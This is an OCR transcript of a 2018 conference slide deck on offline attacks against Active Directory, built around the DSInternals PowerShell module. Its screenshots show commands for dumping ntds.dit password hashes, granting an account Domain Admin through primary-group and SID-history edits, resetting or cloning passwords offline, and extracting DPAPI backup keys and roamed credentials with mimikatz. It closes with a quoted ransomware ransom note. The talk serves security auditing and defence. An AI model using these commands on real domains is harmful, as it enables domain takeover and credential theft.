Conference 2018

Renaissance Midtown Hotel New York, NY

Offline Attacks on Active Directory

Michael Grafnetter

Security Researcher and Trainer



Presenter bio



Michael Grafnetter

Security Researcher and Trainer

Michael is an expert in Active Directory security. He is the author of the DSInternals PowerShell module and Thycotic Weak Password Finder, tools used by security auditors and penetration testers worldwide. In the role of a security consultant, he has performed multiple security audits at large enterprises, mostly financial institutions. Michael is a former PowerShell MVP.



Directory Services Internals

DSInternals PowerShell Module and Framework

License MIT PowerShell 3 | 4 | 5 Windows Server 2008 R2 | 2012 R2 | 2016 .NET Framework 4.5.1+ Visual Studio 2013 | 2015 | 2017

DISCLAIMER: Features exposed through these tools are not supported by Microsoft and are therefore not intended to be used in production environments. Improper use might cause irreversible damage to domain controllers or negatively impact domain security.

The DSInternals project consists of these two parts:

- The DSInternals Framework exposes several internal features of Active Directory and can be used from any .NET
 application. The codebase has already been integrated into several 3rd party commercial products that use it in scenarios
 like Active Directory disaster recovery, identity management, cross-forest migrations and password strength auditing.
- The DSInternals PowerShell Module provides easy-to-use cmdlets that are built on top of the Framework. The main features include offline ntds.dit file manipulation and querying domain controllers through the Directory Replication Service (DRS) Remote Protocol.



The following presentation features demos performed by professionals, so for your safety and the protection of those around you, do not attempt to re-enact any activity you are about to see.





WARNING

Database Mounting Tool

Administrator: Command Prompt

C:\>dsamain -dbpath C:\\$SNAP_200803060849_VOLUMEC\$\Windows\NTDS\ntds.dit -ldappo rt 10389 EVENTLOG (Informational): NTDS General / Service Control : 1000 Microsoft Active Directory Domain Services startup complete, version 6.0.6001.18 000


EVENTLOG (Informational): NTDS General / Service Control : 1004 Active Directory Domain Services was shut down successfully.

Disadvantages

- Read-only
- Hides secret attributes



Dumping AD Secrets



C Export Formats

	Administrator: Windows PowerShell –	
	BAccount -DBPath 'C:\IFMBackup\Active Directory\ntds.(-All -BootKey 41e34661faa0d182182f6ddf0f0ca0 Lustom -View HashcatNT	it' ` ^ 11
Guest: krbtat:9b17bcfc3	4ff9743bdda4849cb2108d2ceb5c5b9 3800df21baa6b8a4aeedb4fd	
Gudmundur:929379 Manoi:92937945b5	518814341de3f726500d4ff 945b518814341de3f726500d4ff 518814341de3f726500d4ff 5518814341de3f726500d4ff	
Mićhael:92937945 James:92937945b5	5b518814341de3f726500d4ff 518814341de3f726500d4ff 45b518814341de3f726500d4ff	~



Auditing AD Passwords

Directory Services Internals (DSInternals)

~

PS > Get-ADDBAccount -DBPath .\ntds.dit -BootKey acdba64a3929261b04e5270c3ef973cf -All |
>> Test-PasswordQuality -WeakPasswordHashesFile .\pwned-passwords-ntlm-ordered-by-count.txt

Active Directory Password Quality Report

Passwords of these accounts are stored using reversible encryption:

LM hashes of passwords of these accounts are present:

These accounts have no password set:

Passwords of these accounts have been found in the dictionary: Adeline Sergio

These groups of accounts have the same passwords: Group 1: Abbi Abbie

Auditing AD Passwords



Thomas Eklund @limp15000




Replying to @MGrafnetter @SwiftOnSecurity @haveibeenpwned

Thanks for the great script **#DSInternals** Just convinced a customer for a quick check... Results are appalling, can't get too specific but more than 50% are in **@haveibeenpwned** and don't get me started on admins who have the same password for their normal account and domain admin..



4:08 PM - 1 Oct 2018



Well-Known Global Group RIDs

Domain Admins	512
Domain Users	513
Domain Guests	514
Domain Computers	515
Domain Controllers	516
Cert Publishers	517
Group Policy Creator Owners	520



Offline Group Membership Modification

Σ	Administrator: Windows PowerShell	_ □	x
	Stop-Service ntds -Force Set-ADDBPrimaryGroup -SamAccountName hacker -PrimaryGroupId 512 -DBPath C:\Windows\NTDS\ntds.dit		
PS>	Start-Service ntds NING: Waiting for service 'Active Directory Domain Services (ntds)'	to sta	rt.
PS>			_
<			➤



Forging SID History

		Hacker Pr	roperties		?	x
G	ieneral Address Remote Desktop S Attributes: Attribute sIDHistory sn	Invironment Account F ervices Profile Value	assword Replica Sessions rofile Telepl COM+	Remot nones C Attribu 73672-3767	e con Irgani: Ite Ed	zation
	Attribute: Values: S-1-5-21-3180365 S-1-5-21-3180365 S-1-5-21-3180365	sIDHistory 339-800773672-37 339-800773672-37 339-800773672-37 339-800773672-37	7 <mark>67752645-500</mark> 767752645-512 767752645-517	Ad Remo)ve]]
	<	ш	ок ОК	Cano	cel	




Forging SID History


	Administrator: Windows PowerShell 🗕 🗖 🗙	
PS> Stop-Servic	entds-Force	~
n an	<pre>mainController -DBPath C:\Windows\NTDS\ntds.dit).DomainSid.Value</pre>	
	5339-800773672-3767752645	
PS> Add-ADDBSid	History -SamAccountName hacker -DBPath C:\Windows\NTDS\ntds.dit `	
>>>	-SidHistory S-1-5-21-3180365339-800773672-3767752645-500,	
>>>	S-1-5-21-3180365339-800773672-3767752645-512,	
>>>	S-1-5-21-3180365339-800773672-3767752645-517,	
>>>	S-1-5-21-3180365339-800 77 36 72-37677 52645-520	
PS> Start-Servi	ce ntds	
PS>		\checkmark
<		



Forging SID History

:\Users\hacker>whoami /groups								
\Users\hacker>whoami /groups	_			Hacker	Properties		? X	
		Remote contro	-	Demete D	esktop Service	- Deefile	COM+	
			oi dress	Account		elephones	Organization	
ROUP INFORMATION		Member Of		Dial-in	Environm	· ·	Sessions	
		Member of:						
roup Name		Name		Active Directo	ry Domain Serv	vices Folder		
 	=	Domain Users	;	Adatum.com/	Users			==
veryone								
JILTIN\Administrators								
JILTIN\Users								
AUTHORITY\REMOTE INTERACTIVE LOGON								
「AUTHORITY\Authenticated Users 「AUTHORITY\This Organization								
CAL								
DATUM\Domain Admins		Add	F	Remove				72
DATUM\Cert Publishers								72
OATUM\Group Policy Creator Owners		Primary group:	Do	omain Users				72
)ATUM\Administrator				There is no	need to chan	oe Primary o	mun unless	72 72 72 72 72
thentication authority asserted identity	,	Set Primary C	Group	you have	Macintosh clien			
OATUM\Denied RODC Password Replication Gr	0			application	S.			72
andatory Label\Medium Mandatory Level								
\Users\hacker>							1	1
			Oł	кс	ancel	Apply	Help	
Ш								>





Windows PowerShell PS > Set-ADDBAccountPassword -SamAccountName Administrator -DBPath .\ntds.dit ` >> -BootKey acdba64a3929261b04e5270c3ef973cf cmdlet Set-ADDBAccountPassword at command pipeline position 1 Supply values for the following parameters: NewPassword: ******* PS >

Offline Password Reset



Password Hash Cloning

X	Windows PowerShell	>	×
PS >> >> >>	> -BootK > -NTHas	countName Administrator ` h .\ntds.dit ` ey acdba64a3929261b04e5270c3ef973cf ` h \$other.NTHash ` ementalCredentials \$other.SupplementalCredentials	^





Offline AD Database Modification



Replication Metadata

C:X.	Select Command Prompt	– – X
C:\>repadmin	n /showobjmeta lon-dc1 "CN=April Reagan,OU=IT,DC=Adatum,DC=com"	Ê
29 entries.		
Loc.USN	Originating DSA Org.USN Org.Time/Date	Ver Attribute
======		
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59 14347 2013-10-22 08:31:38	1 objectClass
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59 14347 2013-10-22 08:31:38	1 cn
73783	Default-First-Site-Name\LON-DC1 73783 2015-09-12 21:03:45	2 sn
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59 14347 2013-10-22 08:31:38	11
14347	91193cfa-6dd8-459f-a0aa-d32f0a8f9d59 14347 2013-10-22 08:31:38	1 givenName 🗸
<	III	×



Replication Metadata

\geq	Select	Windows PowerShe	II	_ □	x
PS> Get-Help Add	d-ADDBSidHistor	у			^
NAME Add-ADDBSid	History				
	History [-SamAc <mark>pdate</mark>] [-LogPat			len en la seconda de la se	cu ∽
<	III				>



Airbus CyberSecurity BTA

Starting diffing datatable

- AB,3586: [DC001] *logonCount['116'=>'117'], *lastLogon['130052518207794051L'=>'130052535716737649L']
- AB,3639: [RID Set] *rIDNextRID['1153'=>'1154']
- AB,8784: [A:[gc]/B:[gc DEL:346bf199-8567-4375-ac15-79ec4b42b270]] +isDeleted, *name["u'gc'"=>"u'gc\\nDEL:346bf199-8"], *dc["u'gc'"=>"u'gc\\nDEL:346bf199-8"]
- AB,8785: [A:[DomainDnsZones]/B:[DomainDnsZones DEL:58b2962b-708c-4c93-99ff-0b7e163131f9]]
 +isDeleted, *name["u'DomainDnsZones'"=>"u'DomainDnsZones\\nDE"],
 *dc["u'DomainDnsZones'"=>"u'DomainDnsZones\\nDE"]
- AB,8786: [A:[ForestDnsZones]/B:[ForestDnsZones DEL:87f7d8a2-4d05-48d0-8283-9ab084584470]]
 +isDeleted, *name["u'ForestDnsZones'"=>"u'ForestDnsZones\\nDE"],
 *dc["u'ForestDnsZones'"=>"u'ForestDnsZones\\nDE"]
- B,8789: [snorky insomnihack]
- B,8790: [gc]

.

- B,8791: [DomainDnsZones]
- B,8792: [ForestDnsZones]




Table [datatable]: 7636 records checked, 0 disappeared, 4 appeared, 5 changed

Hybrid Identity Protection

📑 DPAPI-NG (AKA CNG DPAPI)

- NCryptProtectSecret(Descriptor, Data,...)
- NCryptUnprotectSecret(ProtectedBlob,...)





PFX/PKCS#12 File Protection

←	<u>چ</u>	Certificate	Export Wizard
---	----------	-------------	---------------

Security

To maintain security, you must protect the private key to a security principal or by using a password.


Х


Cancel

Group or user names (recommended)	
	Add
	<u>R</u> emove
<u>P</u> assword:	
<u>C</u> onfirm password:	
	Next




KDS Root Keys





Hybrid Identity Protection

Extracting KDS Root Keys



Hybrid Identity Protection

Ignite 2016 Talk

Understand Credential Security: Important Things You Need to Know About Storing Your Identity

BevondTrust

@paulacqure

203



Paula Januszkiewicz

CQURE: CEO, Penetration Tester / Security Expert CQURE Academy: Trainer MVP: Enterprise Security, MCT Contact: paula@cqure.us | http://cqure.us http://cqureacademy.com


COURF

Microsoft

()) 00:17 / 1:14:24



Credential Roaming






Credential Roaming - Storage

tting Explain	Attribute Editor Security
Credential Roaming	Show mandatory attributes
	Show optional attributes
Not Configured	Show only attributes that have values
Enabled	Attributes:
Disabled	Attribute Syntax Value
NOTE: Not for environments with Vista clients. See Explain tab for more details. Specific Credential Roaming settings: Maximum tombstone credentials lifetime in days: 2 Maximum number of roaming credentials per user: 2000 Maximum size (in bytes) of a roaming credential: 65535	mSMQDigestsMig Octet String <not set=""> mSMQSignCertificates Octet String <not set=""> mSMQSignCertificate Octet String <not set=""> msNPAllowDialin Boolean <not set=""> msNPCallingStationID IA5-String <not set=""> msNPSavedCallingSt IA5-String <not set=""> msPKIAccountCrede DN Binary msPKIDPAPIMasterK DN Binary msPKIDPAPIMasterK DN Binary msPKIRoamingTimeS Octet String 0x10 0xf2 0x6b 0x6e 0x6t msRADIUSCallbackN IA5-String <not set=""> msRADIUSCallbackN IA5-String <not set=""> msRADIUSFramedIP Integer <not set=""> msRADIUSFramedRo IA5-String <not set=""></not></not></not></not></not></not></not></not></not></not></not></not></not></not>
Previous Setting Next Setting	Edit



Credential Encryption using DPAPI



J DPAPI Domain Backup Key

Active Directory Users and Computers	_ D X	
<u>F</u> ile <u>A</u> ction <u>V</u> iew <u>H</u> elp		
A Republic Control Republic Cont		
🔈 🚞 Program Data 🔨 Name	Type 📃 🔼	
👂 💼 Research 👘 🚞 AdminSDHolder	Container	
Sales BCKUPKEY_7882b20e-96ef-4ce5-a2b9-3efdccbbce28 Secret	secret	
🔺 🧰 System 👘 👘 BCKUPKEY_b1c56a3e-ddf7-41dd-a5f3-44a2ed27a96d Secret	secret	
AdminSDHo BCKUPKEY_P Secret	secret	
ComPartition BCKUPKEY_PREFERRED Secret	secret 🗸	
Image: ComPartition Image: ComPartition Image: ComPartition Image: ComPartition	>	



Sector Extracting Roamed Credentials

🔎 Windows PowerShell	- 🗆 X
PS > <mark>Get-ADDBBackupKey</mark> -DBPath .\ntds.dit -BootKey acdba64a3929261b04e5270c3ef973cf PS > <mark>Get-ADDBAccount</mark> -DBPath .\ntds.dit -All <mark>Save-DPAPIBlob</mark> \Output\	Save-DPAPIBlob\Output\ ^
Reading accounts from AD database 126+ accounts	
	v



Decrypting Roamed Private Keys

Output Select mimikatz 2.1.1 x64 (oe.eo) 0 Abbi mimikatz # dpapi::capi /in:"Administrator\Crypto\RSA\S-1-5-21-453 Crypto 41985b6923998dcca035c007a_f8b7bbef-d227-4ac7-badd-3a238a7f741e" *KEY (capi)** 🗸 👩 RSA dwVersion : 00000002 - 2 dwUniqueNameLen : 00000025 - 37 S-1-5-21-4534338-1127018997-2609994386-1304 dwSiPublicKeyLen : 00000000 - 0 V Protect dwSiPrivateKeyLen : 00000000 - 0 dwExPublicKeyLen : 0000011c - 284 S-1-5-21-4534338-1127018997-2609994386-1304 dwExPrivateKeyLen : 000005fc - 1532 dwHashLen : 00000014 - 20 ✓ SystemCertificates dwSiExportFlagLen : 00000000 - 0 dwExExportFlagLen : 000000a8 - 168 👻 👝 My pUniqueName : 472576b9-14d6-44c3-bfaf-bccd074d4695 Certificates pHash pSiPublicKey Administrator pSiPrivateKey pSiExportFlag Crypto pExPublicKey : 52534131080100000080000ff0000000100010015 6d3539d779305382b32a040962c1d0ff8207e1a4a07aa52baa1d89fc01e215061 Protect b301e37e2c56a71ee0e542c9255389c7213dc4781c230e9e4f55fda3aa05bfc88 SystemCertificates 9f54bd1be9391fe8ef0a81f1e5492f706d75267c7512301776225aa40230d88ec bfda5899fe8efcfafa0ea5b286e6f6d1b3f3e27bac7b495d9416c3d4918cb73af > 👩 My 32cd7318fe07caaf7aa8e8ab1075ef9705bd044a001cc0707937aab6659800000 pExPrivateKey 🗸 👝 Request **BLOB** Certificates dwVersion : 00000001 - 1 : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb} guidProvider 👝 Lara dwMasterKeyVersion : 00000001 - 1 guidMasterKey : {47070660-c259-4d90-8bc9-187605323450} Logan


Hybrid Identity Protection



Exctracting and Decrypting Roamed Credentials



Bonus: Bootable Flash Drive





Restore From Media: Motivation

Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:


1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

